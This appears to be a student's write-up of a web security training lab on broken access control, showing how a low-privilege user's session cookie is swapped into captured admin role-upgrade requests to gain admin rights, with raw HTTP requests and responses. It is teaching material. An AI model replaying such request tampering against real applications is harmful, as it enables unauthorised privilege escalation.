Lab 11 - Multi-step process with no access control on one step

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

Lab Progress & Screenshots:


Logged in as Administrator and accessed admin panel to observe requests sent by administrator account.




We would notice when we Upgrade user we get the below request with Intercept ON, so we will send it to “Repeater”




Then we press Yes to confirm operation, we get request below and send it to “Repeater”



We want to get Cookie session for wiener and replace it with admin’s cookie session, so we will login as wiener, have Intercept ON and refresh My account page.




We copy Cookie session of wiener, put in /admin-roles request in the repeater and change username below to wiener then send request.



```
POST /admin-roles HTTP/2
Host: 0af2008f0493e46cc036a49e003200f3.web-security-academy.net
Cookie: session=R0J0G17i2aKyfWIUr0oulNh3HT02PUHt
Content-Length: 30
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0af2008f0493e46cc036a49e003200f3.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0af2008f0493e46cc036a49e003200f3.web-security-academy.net/admin
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

username=wiener&action=upgrade
```

It gave “Unauthorized” in response.




```
POST /admin-roles HTTP/2
Host: 0af2008f0493e46cc036a49e003200f3.web-security-academy.net
Cookie: session=R0J0G17i2aKyfWIUr0oulNh3HT02PUHt
Content-Length: 30
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0af2008f0493e46cc036a49e003200f3.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0af2008f0493e46cc036a49e003200f3.web-security-academy.net/admin
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

username=wiener&action=upgrade
```


```
HTTP/2 401 Unauthorized
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14

"Unauthorized"
```

So, we will try the confirmation of upgrade request, do some edits and then send request.



We get no errors or Unauthorized access in the response, so we refresh wiener page and we find that page has an Admin Panel now, with that the lab is solved.



Lessons:

1) With minimal JavaScript & HTML knowledge we deduced how to manipulate HTML request

2) Don’t have your admin account be vulnerable with /admin-roles or /administrator-roles or whatever that can be then sent as a request from admin with data in the request manipulated for attackers needs.